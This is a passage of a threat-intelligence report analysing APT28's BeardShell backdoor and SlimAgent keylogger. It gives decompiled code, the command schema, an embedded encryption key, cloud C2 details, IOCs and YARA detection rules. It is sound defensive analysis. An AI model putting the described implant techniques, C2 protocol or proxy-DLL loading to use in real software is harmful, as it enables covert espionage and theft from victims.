In the example above, the implant uploaded a PNG file to the `Keeping` folder, which turned out to be a screenshot of our sandbox. On top of the ScreenShot Task, the implant downloaded multiple Tasks to perform reconnaissance actions such as ARP scans, IP information requests, tracert and process enumeration. Each Task's output is uploaded to Koofr immediately after execution, and the implant deletes each module file afterwards.

At this point, based on the details of their computer-technical investigation, the CERT-UA assumes that COVENANT was used to download the executable file `PlaySndSrv.dll` and `sample-03.wav` that permit the extraction and execution of BeardShell. We did not observe these downloads, maybe due to our sandboxed environment, suggesting that the later important stages of the execution chain are sent manually by APT28.

BeardShell

As explained earlier in this report, we were unable to recover the sample nor the shellcode used to load the BeardShell backdoor. Nevertheless, we were able to analyze BeardShell in early 2025. This malware uses a cloud storage service named icedrive as C2 channel. From a high-level standpoint, its workflow is simple:

- On startup, it executes the `SystemInfo` command and uploads the output to icedrive
- It ensures the existence of a designated directory in the cloud service, creating one if absent
- Every four hours, it checks the directory for operator-uploaded files. If a file is present, the malware downloads and decrypts it, executes the embedded commands, deletes the file from the directory, and uploads the execution result to the storage root



Figure 15 – BeardShell – Overview of interactions with icedrive

BeardShell analysis

BeardShell is developed as a C++ DLL and makes extensive use of encrypted strings. It relies on the same single-byte XOR cipher employed in the infection chain's second stage, with each key prefixed to its corresponding ciphertext. Some strings are decrypted in place, while others are resolved during program initialisation via routines invoked by the `_initterm` function. One of these encrypted values is a hardcoded bearer token that enables access to an icedrive cloud-storage account. Beyond this XOR-based string encryption, no additional obfuscation techniques were identified (unless we consider that using templates and lambda expressions in C++ is an obfuscation technique).

Since `DllMain` is inert, the backdoor's true entry point is its sole exported function, `ServiceMain`. This routine first creates a mutex named `Buster` and then spawns the main thread, which immediately performs a basic anti-analysis check: it terminates if the system has only one processor or under 2 GB of RAM.

Once the anti-analysis checks are cleared, BeardShell generates a unique identifier derived from host details by calling:

- GetCurrentHwProfileW: this function retrieves a GUID string for the hardware profile
- NetWkstaGetInfo with the parameter 100. This results in retrieving information the host name and domain name
- NetWkstaUserGetInfo with parameter 1 to retrieve the workstation name and the username

All these strings are concatenated then hashed with the FNV4 algorithm.

```
 //String format used for FNV4 hashing
<GUID><Local Computer Name><Domain Name><Username><Workstation name>
```

The computed hash is combined with the fixed value `6401`, separated by an underscore, producing a directory name such as `6401_1911134395795255480`. BeardShell then uses this folder within the icedrive workspace to poll for commands to execute.

On each execution, the malware's first step is to invoke the `SystemInfo` command. This procedure gathers a host fingerprint and uploads the resulting data to icedrive. Notably, it employs the same JSON-based interface that operators use to issue commands to a remote PowerShell session. To perform `SystemInfo`, it sends the following three payloads to its command handler:

1. `{}` : Creates a new PowerShell session. Since this is the first session, it is assigned the identifier "0".
2. `{ "id":0,"cmd":"SystemInfo"}` : Executes the SystemInfo command in session 0
3. `{}` : Closes all sessions

This can be observed in the following figure.

```
void __fastcall fingerprint(PwrShlInvoker *PwrShlInvoker)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  v13 = -2;


  // 1. Terminal creation
  std::string_createFrom_cstr(&s_json, "{}");
  // Creates the following BeardShell command:
  // BSCommand_1 = JSON({"task_id": 0, "cmd_id": 1, "data": {}})
  // cmd_id 1 => Terminal creation
  BeardShellCommand::ConstructorJsonRepr(&BSCommand_1, 0, 1, &s_json);
  // Executes this command
  BeardShellCommand::Executor(PwrShlInvoker, &BSCommand_1);
  json::destructor(&BSCommand_1);
  str::destructor(&s_json);


  // 2. 'SystemInfo' Execution
  // Decrypts '{ "id":0,"cmd":"SystemInfo"}'
  str::decrypt1(json_id_cmd_encrypted, &s_json_1_SystemInfo);
  // Creates the following BeardShell command:
  // BSCommand_2 = JSON({"task_id": 0, "cmd_id": 1, "data": { "id":0,"cmd":"SystemInfo"}})
  // cmd_id 2 => Command execution
  BeardShellCommand::ConstructorJsonRepr(&BSCommand_2, 0, 2, &s_json_1_SystemInfo);// 2 -> execute command
  // Executes this command
  BeardShellCommand::Executor(PwrShlInvoker, &BSCommand_2);
  json::destructor(&BSCommand_2);
  str::destructor(&s_json_1_SystemInfo);


  // Random sleep (between 0 and 10 secs)
  maybe_sleeptime = 10;
  copy_val(&v7, &maybe_sleeptime);
  random_sleep_0(&v7);


  // 3. Reset all terminal
  std::string_createFrom_cstr(&str2, "{}");
  // Creates the following BeardShell command:
  // BSCommand_2 = JSON({"task_id": 0, "cmd_id": 7, "data": {}})
  // cmd_id 7 => Delete all terminal
  BeardShellCommand::ConstructorJsonRepr(&BSCommand_7, 0, 7, &str2);// Command completed
  // Executes this command
  BeardShellCommand::Executor(PwrShlInvoker, &BSCommand_7);
  json::destructor(&BSCommand_7);
  str::destructor(&str2);
}
```

Figure 16 – BeardShell – Initial sequence used to carry out SystemInfo execution

Internally, BeardShell commands are JSON objects that contain three required properties:

- A `task_id` integer: Used to identify the current task. The associated number is notably used to return the result of the command
- A `cmd_id` integer: BeardShell is composed of 7 commands identified by an integer (from 1 to 7)
- A data JSON object that corresponds to the parameters of the command

Once this series of commands has run, BeardShell uploads the output as a file to its hardcoded icedrive storage. Thereafter, every four hours it polls its designated directory on icedrive for any new file, downloading and executing each one it finds.

PowerShell execution

BeardShell is a C++ backdoor designed to execute PowerShell commands. C++ is a native language that produces unmanaged code, whereas PowerShell relies on the .NET framework and runs managed code. Implementing the backdoor in .NET would have been more straightforward. Instead, BeardShell uses Windows API interfaces to load the Common Language Runtime (CLR) before executing managed code.

BeardShell employs the same approach as the shellcode that launches Covenant's Grunt Stager. It begins by initialising the CLR, then loads the System.Management.Automation assembly, which supplies the classes required to create PowerShell instances. Also, BeardShell exposes several operations, the first (`Command 1`) instantiates a fresh, empty PowerShell instance. This instance may then be used to invoke commands (Command 2 via AddCommand) or execute scripts (Command 3 via AddScript).

BeardShell commands

BeardShell implements 7 commands identified by a command ID between 1 and 7. Its internal representation of commands are in JSON and followed this schema:

```
{“task_id”: X, “cmd_id”:Y, data: {}}
```

In addition to the `cmd_id`, a command also have:

- A `task_id` which seems to be here for the operator as it has no effect for the backdoor point of view
- A data field which expects another JSON object that corresponds to the command parameters

The following table presents the seven commands implemented by BeardShell, their purposes and parameters expected.

Command ID	Purpose	Parameters
1	Create a PowerShell instance	`{}`
2	Execute a command	`{“id”=0, “cmd”=”<command>”}`
3	Execute a script	`{“id”=0, “script”=”<b64(command)>”}`
4	Stop a command	`{“id”=0}`
5	Close PowerShell instance	`{“id”=0}`
6	Get BeardShell status	`{}`
7	Close all PowerShell instances	`{}`

BeardShell – Command list description

The first command is used to create an empty PowerShell instance that is waiting for something to execute. Multiple PowerShell instances can be executed at the same time. In order to differentiate and choose in which instance to execute something, BeardShell returns the following messages after a PowerShell instantiation: “ `Terminal created with id = X` ”, with “ `X` ” a number. This ID must then be used in BeardShell commands. As an example, commands 2 and 3, which are respectively used to execute a command (`AddCommand` function) or a script (`AddScript`), take this ID as argument.

Commands 6 and 7 require no parameter as they are not relative to a specific PowerShell instance.

Here is an example of the result for the command 6:

```
{"task_id":40,"cmd_id":6,"data":{"type":6,"json":"eyIwIjp7InRhc2tfaWQiOjEsInN0YXRlIjoiaW5pdGlhbGl6ZSJ9LCIxIjp7InRhc2tfaWQ
```

The decoded base64 corresponds to this JSON:

```
{"0":{"task_id":1,"state":"initialize"},"1":{"task_id":40,"state":"initialize"},"2":{"task_id":42,"state":"initialize"}}
```

In this example, 3 PowerShell instances are instantiated (of ID 0, 1 and 2) and are waiting for a command to execute. States observed are:

- initialize
- started
- completed

C2 Communications

BeardShell uses an icedrive account as a C2 channel. In the workspace of this account, BeardShell creates a directory with a name like `6401_1911134395795255480`, where `1911134395795255480` is the FNV4 hash of a fingerprint of the host. This directory is used by the operators to upload files corresponding to commands to execute. This hash is most of the time the same after reboot (it changes only some information, like the workstation name or username is changed).

On the other hand, BeardShell uploads results into the root of the workspace. We have seen that BeardShell commands use a JSON representation. But a layer of encryption is also added when files are uploaded to the cloud storage service.

First, considering the name of the file, uploaded files don't need a special name as BeardShell downloaded commands from its own directory. On the other hand, responses are uploaded to the root directory. Thus, these files start with the name of the host directory followed by 9 random characters and an extension like: `6401_1911134395795255480-4vas3yJlv.bmp`.

The file extension is randomly chosen between:

- bmp
- gif
- jpeg
- png
- tiff

The chosen extension defines the header added at the beginning of the file and, for some extensions, a footer. The only purpose of these headers and footers are to masquerade as a valid file. The following table represents the header and footer bytes value associated with each extension.

Extension	Corresponding header	Corresponding footer
bmp	`42 4D`	None
gif	`47 49 46 38 39 61`	`00 3B`
jpeg	`FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00`	`FF D9`
png	`89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52`	`00 00 00 00 49 45 4E 44 AE 42 60 82`
tiff	`49 49 2A 00`	None

BeardShell – Headers and footers associated with each extension

File contents are protected and later restored using the ChaCha20-Poly1305 authenticated encryption algorithm devised by D. J. Bernstein. ChaCha20 acts as the stream cipher while Poly1305 fulfils the authentication role. The scheme requires a 32-byte key and produces a 16-byte authentication tag. Although this sample embeds the key (`F9685510DD90C05856950D86C12CF7A2CC9D148AACC187DDDDFCE0C9EDAE6EE3`), we cannot confirm whether it is reused across other variants, as only one specimen is available.

The payload (*i.e.* the file without header and footer) is constructed as follows:

Offset (without header)	Size (in bytes)	Description
0	4	Integer representing the size of the payload (ie the size of the file without the size of the header and the footer)

4	10	The IV/Nonce used by the ChaCha20-Poly1305 cryptographic algorithm.
16	16	The TAG generated by the ChaCha20-Poly1305 cryptographic algorithm.
32	4	Random integer, 10 to 15
36	[10:15]	Random values. The size of this field is defined by the previous field (thus, between 10 and 15).
46-51		Encrypted ChaCha20-Poly1305 payload.

Python scripts for generating and parsing these files are provided in Appendix: Python scripts. A YARA rule is also shared to detect encrypted files by inspecting their header, footer and overall size.

Miscellaneous

BeardShell includes Run-Time Type Information (RTTI), which provides insight into its overall code architecture. Hence, thanks to the use of lambda expressions by the developers (that can generate RTTI), we have the prototype of two functions:

- `void PwrshlInvoker::execute_command(struct Command &&)`
- `IceDrive::check_result()`

This indicates the name of two classes: `PwrshlInvoker` and `IceDrive` that respectively contain a function named `execute_command` and `check_result`.

Moreover, we identified another class called `WinHttpWrapper<IceDrive>`. This is particularly noteworthy because the `IceDrive` class, named after the cloud storage service, serves as the template parameter for `WinHttpWrapper`. **This could suggest that the implementation of BeardShell is designed to be easily extended to other cloud storage services.**

SlimAgent

According to the CERT-UA, the implant SlimAgent is a malicious DLL dropped on the same server as BeardShell. Although CERT-UA's report did not establish a direct link to the infection chain, we choose to add its analysis in this report. Of particular interest this code shares similarities with the `prnfldr.dll` in the way it is loaded.

This malware (MD5sum : `889B83D375A0FB00670AF5276816080E`) is written in C++, and has for main functionality keylogging and screenshooting. Notably, this malware does not implement any C2 communication or data exfiltration mechanisms.

The `DllMain` first verifies if it has been launched by `rundll32.exe` using `GetModuleFileNameW`, in that case, the `DllMain` exits. Else It proceeds to load the real `eapphost.dll` from System32, and then sets up export function pointers to proxy calls to the real `eapphost.dll`, ensuring that any expected functionality is preserved while its malicious code executes.

A last check is done in the `DllMain`, the malware main thread is started only if SlimAgent is executed in `explorer.exe`. While we lack traces of execution of this malware on a victim system, the checks present indicate that the malware is supposed to be injected in `explorer.exe`. Interestingly, there is no direct link between the real `eapphost.dll` and `explorer.exe` on an uncompromised host, meaning there is probably some action done by the operator to deploy SlimAgent. It is possible that the operator leverages COM hijacking again, to establish persistence, and execute the implant in the correct context, but it could also leverage a different technique.

In both execution cases, a new thread containing the main malware code is created. SlimAgent loads a public RSA key from .data section, prepares a path for data exfiltration `C:\Users\<user>\AppData\Local\Temp\Desktop_<DD-MM-YYYY_HH-MM-SS>.svc` and proceed to launch the main loop, handling screenshot capture, keylogging and clipboard copying functions. Only one `Desktop_<timestamp>.svc` is created during the malware execution. For the content of this file, the malware employs a hybrid encryption scheme using the Windows CryptoAPI. It generates a random AES-256 session key, which it uses to encrypt the data. The session key itself is then exported encrypted by the aforementioned embedded RSA public key, using CryptoAPI's SIMPLEBLOB format.

The decrypted exfiltration file is in HTML format, the JPEG screenshots taken every 5 seconds, the process name, keystrokes and clipboard data are stored between HTML tags with specific colors, such as green for the process, black for the clipboard.

The keylogging functionality is layout aware, and encodes special keys in unicode (*i.e.* : [BKSP] for backspace). Interestingly, the keylogging function can trigger a screenshot when the buffer is more than 4 characters long, followed by an Enter press, most likely detecting passwords.

The last worth mentioning part of the keylogger, is its ability to track mouse movement, and windows focus. When changing windows, the current keystrokes data are logged to the file along with the full process name running the windows in the `Desktop.svc` file.



Figure 17 – SlimAgent – Example `Desktop.svc` exfiltration file decrypted content. The header of this figure is a blue text that contains the date, hour and current process path. The footer is a green text that contains the name of the current window and, in black, the clipboard content.

Similarities with the second stage DLL

The loading mechanism is very similar to the one used in the second stage DLL: the malicious `prnfldr.dll` library, the DLL used to extract a shellcode from the PNG file. As a reminder, this library configures itself as a proxy in its `DllMain` function only if it is not executed by `regsvr32.exe`. The main thread of `prnfldr.dll` is executed if the current module is

`explorer.exe` (via its `DllMain` function) or via its `DllInstall` function which is called by the `regsvr32.exe` binary in the visual basic macros. Even if this process is not exceptional and the base code of the implementations are different these similarities could suggest that they are tied.

The first figure below shows how SlimAgent configures itself as a proxy for the real `eapphost.dll` while the second figure corresponds to the code of the `prnfldr.dll` malicious library.

```
size = ExpandEnvironmentStringsW(L"%SystemRoot%\\System32\\eapphost.dll", 0, 0);
u_expanded_path = operator new(saturated_mul(size, 2u));
ExpandEnvironmentStringsW(L"%SystemRoot%\\System32\\eapphost.dll", u_expanded_path, size);
hReal_lib_eapphost = LoadLibraryW(u_expanded_path);
j_j_free(u_expanded_path);
hLibModule = hReal_lib_eapphost;
if ( !hReal_lib_eapphost )
  return 0;
i = 0;
while ( 1 )
{
  legitimateAddrs.exported_function[i] = GetProcAddress(hLibModule, names.exported_function[i]);
  if ( ++i >= 8 )
    break;
  hLibModule = hReal_lib_eapphost;
}
v11 = operator new(0x208u);
GetModuleFileNameW(0, v11, 0x104u);
if ( !StrStrIW(v11, L"explorer.exe") )
  goto LABEL_4;
j_j_free(v11);
CreateThread(0, 0, MainThread, 0, 0, 0);
```

Figure 18 – SlimAgent – Extract of DllMain – Proxy DLL set up

```
// Get the path => C:\Windows\System32\prnfldr.dll
ExpandEnvironmentStringW(path_dll, u_expanded_path, nb_char);
if...
// We load the library
hReal_lib_prnfldr = LoadLibraryW(u_expanded_path);
j_j_free(u_expanded_path);
hLibModule = hReal_lib_prnfldr;
if ( !hReal_lib_prnfldr )
  return 0;
i = 0;
// We ensure that the exported functions (DllRegister, etc.) are
// forwarded to the legitimate implementations in the DLL located in %SystemRoot%\System32.
while ( 1 )
{
  legitimateAddrs.exported_function[i] = GetProcAddress(hLibModule, names.exported_function[i]);
  if ( ++i >= 4 )                       // iteration over the 4 functions :
                                        // "DllCanUnloadNow"/"DllGetClassObj"/...
    break;
  hLibModule = hReal_lib_prnfldr;
}
u_explorer_exe = custom_decrypt(::u_explorer_exe, &ptr_or_data);
// If the current module is explorer.exe, we can start the thread
bContinueExecution = check_ModuleFileName_with_arg(u_explorer_exe);
if...
if ( bContinueExecution )
  CreateThread(0, 0, DecryptsAndLoadNextStage, 0, 0, 0);
```

Figure 19 – Second stage DLL – Extract of DllMain – Proxy DLL set up

These two figures show the similarities of the two codes. We also observe some differences:

- Embedded strings are encrypted in the second figure;
- The `if···` collapsed item in the second figure (third line) corresponds to the deallocation of the `path_dll` C++ string. On the other hand, SlimAgent doesn't use C++ strings but C strings (which has a simpler deallocation mechanism).

Conclusion

In this campaign APT28 focuses on Ukrainian military command and administration. The infection chain is **sophisticated and highly likely to be reused** in the coming years thanks to its robust design.

This operation marks a **clear technical step up** over previous attacks with the integration of the open source Covenant framework and the use of third party cloud services Koofr and icedrive for covert communications. We also observed **novel obfuscation methods** embedding payloads inside PNG files, a technique never before seen in APT28 activity. The Covenant-based reconnaissance via the Koofr API combined with automatic or manual dropping of BeardShell modules demonstrates the group's **operational flexibility**. In August 2025, we observed this infection chain reused in a public cloud environment (Filen) via a weaponized Excel document, confirming that APT28 continues to recycle and adapt this infection chain. Some aspects remain unclear, as noted by CERT-UA, including the precise deployment mechanism of BeardShell and the link of SlimAgent.

APT28 now wields a hardened toolset that blends open source components and legitimate cloud infrastructure to evade detection and maintain long term access. **TDR team will continue to track this campaign closely and enhance our detections to anticipate its next evolutions.**

IOCs and Technical Details

Weaponized Office documents

MD5sum	Filename	Creation dat (metadata)
915179579ab7dc358c41ea99e4fcab52	Акт.doc	[UNKNOW
f21b63ddd7d2a773eb21a065015cdd01	lorem.doc	2024-02-13
66007a1ca6d07ebb4ed85bf82e79719d	[UNKNOWN]	2024-12-05
bbfb92161cb71825a16e49e2aa4d2750	zrazok-raport-matdopomoga-forma-dlya-zapovnennya-v3.doc	2024-12-05
608877a9e11101da53bce99b0effc75b	СЛУЖБОВА ХАРАКТЕРИСТИКА.doc	2024-12-18
3b4ea6079ac9f154e0d4ec2cb6d05431	1a#U0410.doc	2024-12-18
7de7febec6bed06c49efb4e2c3dd23e1	attachment.doc	2024-12-18
1498f1df4ca0e9cf23babe00cf34ed3d	lorem.doc	2025-04-01
0fbc2bf2f66fc72c521a9b8561bab1da	Акт_про_передачу_обладнання_в_експлуатацію_150425.doc	2025-04-15
b6e3894c17fb05db754a61ac9a0e5925	tmsnrb41da2y867.tmp	2025-06-16
2632fa8fc67dd2fd5c5a6275465dcc95	tmsnrb41da2y867.tmp	2025-06-16
81159738f7ffb50d5bc3c75e5e0ac546	[UNKNOWN]	2025-08-04

Public cloud infrastructure

Name	Legitimate service APIs used for C2 communications
Koofr	app.koofr.net
icedrive	api.icedrive.net

Filen	gateway.filen.io gateway.filen.net gateway.filen-1.net gateway.filen-2.net gateway.filen-3.net gateway.filen-4.net gateway.filen-5.net gateway.filen-6.net egest.filen.io egest.filen.net egest.filen-1.net egest.filen-2.net egest.filen-3.net egest.filen-4.net egest.filen-5.net egest.filen-6.net ingest.filen.io ingest.filen.net ingest.filen-1.net ingest.filen-2.net ingest.filen-3.net ingest.filen-4.net ingest.filen-5.net ingest.filen-6.net

Hashes

Second stage DLL

2338f420d66ef191c5a419353da2c12b
766a89de96c50df2e33b42f05218c22e
8cb796867258313958792276 58c0dd5f
d802290cb9e5c3fed1ba1a8daf827882
72c90b34fc75b251df525258c543be11
8169a4e2e826d82b57cc98bc71ea6d7e
2cd2bd837e2a2554c9c34a1564388e0b

HTTP Grunt Stager module of Covenant

As this module is executed in-memory, this list is not exhaustive.

f442db1753a7475842607307a439870e
8edc3c4868f2ef688c5250119c8aa6bb
C60991effda994e4168ec2a63406cd6a
8f916b6661e013ffbf318ed78e24a7c2

BeardShell

d802290cb9e5c3fed1ba1a8daf827882

SlimAgent

889b83d375a0fb00670af5276816080e (source: CERT-UA)

Miscellaneous

bd76f54d26bf00686da42f3664e3f2ae sample-03.wav (source: CERT-UA)
5ddc34c5a9a2a1dc97c79d8777d54f14 windows.png
50199e69c6a23ce935267be72372de0a windows.png
b52c71318815836126f1257a180a74e7 windows.png
bef42c5c079fe43c8353b24c607d9e4d Koala.png
82bb741aa37df26772188643bd7b3c84 Default.png

YARA

```
rule APT_APT28_phantomnetvoxel_BeardShell: STABLE {
   meta:
       malware = "BeardShell"
       intrusion_set = "APT28"
       source = "Sekoia.io"
       creation_date = "2025-02-25"
       classification = "TLP:GREEN"
       hash = "5d938b4316421a2caf7e2e0121b36459"
   strings:
       $rtti1 = "@Pwrshl"
       $rtti2 = "$WinHttpWrapper@"
       $CLSID_CorRuntimeHost = {23 67 2F CB 3A AB D2 11 9C 40 00 C0 4F A3 0A 3E}
       $NetWkstaUserGetInfo = "NetWkstaUserGetInfo"
       $GetCurrentHwProfileW = "GetCurrentHwProfileW"
       $XOR_decryption = {50 88 54 24 07 88 4C 24 06 0F B6 44 24 06 0F B6 4C 24 07 31 C8 59 c3}

   condition:
       uint16be(0) == 0x4d5a and all of them and filesize < 4MB
}
```

```
rule APT_APT28_phantomnetvoxel_ModifiedGruntStager: RESEARCH {
   meta:
       description = "Test rule to detect NET stage based on the decryption routine. Maybe need to add some conditions"
       source = "Sekoia.io"
       creation_date = "2025-05-22"
       classification = "TLP:WHITE"
       hash = "f442db1753a7475842607307a439870e"
       hash = "c60991effda994e4168ec2a63406cd6a"
       hash = "8edc3c4868f2ef688c5250119c8aa6bb"
   strings:
       // loop used to decrypt strings.
       $ = {
       73 ?? ?? ?? 0A
       0A
       16
       0b
       2B 25
```

```
        06
         02
         07
         91
         7E ?? ?? ?? 04
         07
         7E ?? ?? ?? 04
         6F ?? ?? ?? 0A
         5D
         6F ?? ?? ?? 0A
         61
         D2
         6F ?? ?? ?? 0A
         07
        17
        58
        0B
        07
        02
        8e
        69
        32 d5
        06
        6f ?? ?? ?? 0A
        2A
        }
    condition:
        uint16be(0) == 0x4d5a and
        all of them
}
```

```
 rule APT_APT28_phantomnetvoxel_SecondStageDLL_Steganography : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "Detects DLL based on the loop that extracts encrypted payloads from pixels"
        source = "Sekoia.io"
        creation_date = "2025-08-11"
        classification = "TLP:WHITE"
        hash = "2338f420d66ef191c5a419353da2c12b"
        hash = "766a89de96c50df2e33b42f05218c22e"
        hash = "8cb796867258313958792276 58c0dd5f"
        hash = "d802290cb9e5c3fed1ba1a8daf827882"
        hash = "72c90b34fc75b251df525258c543be11"
        hash = "8169a4e2e826d82b57cc98bc71ea6d7e"
    strings:
         /*
         0x180004dc4 41FFC1                      inc r9d
         0x180004dc7 4183F908                    cmp r9d, 8
         0x180004dcb 7CC3                        jl 0x180004d90
         0x180004dcd 440FB64B01                  movzx r9d, byte ptr [rbx + 1]
         0x180004dd2 4533D2                      xor r10d, r10d
         0x180004dd5 6666660F1F840000000000      nop word ptr [rax + rax]
          */
```

```
        $ = {41 FF C1 41 83 F9 08 7C ?? 44 0F B6 4B ?? 45 33 D2 66 66 66 0F 1F 84 00}
        $ = "DllRegisterServer"
    condition:
        uint16be(0) == 0x4d5a and filesize < 750KB and
        all of them
}
```

```
 rule APT_APT28_phantomnetvoxel_Beardshell_Encrypted_communications : HUNTING {
    meta:
        malware = "Beardshell"
        intrusion_set = "ATP28"
        description = "Detects format of uploaded/downloaded file of Beardshell"
        source = "Sekoia.io"
        creation_date = "2025-07-23"
        classification = "TLP:WHITE"
    strings:
         $TIFFHeader = {49 49 2A 00}
        $BMPHeader  = {42 4D}
        $GIFHeader  = {47 49 46 38 39 61}
        $GIFFooter  = {00 3B}
        $JPEGHeader = {FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00}
        $JPEGFooter = {FF D9}
                  $PNGHeader  = {89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52}
        $PNGFooter = {00 00 00 00 49 45 4e 44 ae 42 60 82}

    condition:
         ($TIFFHeader at 0 and uint32(0x4)  == filesize-4)
        or
        ($BMPHeader  at 0 and uint32(0x2)  == filesize-2)
        or
        ($GIFHeader at 0 and $GIFFooter at filesize-2 and uint32(0x6)  == filesize-8)
        or
        ($JPEGHeader at 0 and $JPEGFooter at filesize-2 and uint32(0xf)  == filesize-0x11)
        or
        ($PNGHeader at 0 and $PNGFooter at filesize-0xc and uint32(0x10) == filesize-0x1C)
}
```

```
 rule APT_APT28_phantomnetvoxel_malicious_vba_thisdocument_variant1_win : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "These macro are used in a lure document that drop a DLL and a PNG file once executed. The PNG conce
        source = "Sekoia.io"
        creation_date = "2025-07-24"
        classification = "TLP:WHITE"
        // sha256 of doc used
        hash = "41e116d1ee5c60dd31c2d15415f513e6c3807ca16630f7185cbb9e6a0cdbf592"
        hash = "89684b10d5eaa8d5c09c5a72c621acb6f8d107d5746d44bb7e9462ec6e4cf758"
        hash = "a610e249e3987103ebdb66ecf8198903afca93b1dcaf077fdecf80f371e9842d"
        hash = "ab5638089c42c6154345016962950dab8cf3092a23d5bf26ca051bbeaae8ea53"
        hash = "d040ce57289c3bd96b53a21cf77e411fe78b041606fb757e44d1da008a6296d7"
        hash = "f54af3cbf646ef363ab6b4663afd70a34e098233237d3d09bc6581342d1d0b38"
    strings:
        $ = "Private Sub Document_Open()" nocase ascii
```

```
        $ = "GetImageResolution(StrPtr(" nocase ascii
        $ = "SearchShape(" nocase ascii
        $ = "syswow64 = VBA.Environ(" nocase ascii
        $ = "GetImageResolution(StrPtr(" nocase ascii
        $ = "CreateImage(" nocase ascii
        $ = "GetRGBA(" nocase ascii
        $ = "Call getPixel(" nocase ascii
        $ = "DeleteImage(StrPtr(" nocase ascii
        $ = "ReadImage(" nocase ascii
        $ = "GetImageSize(" nocase ascii
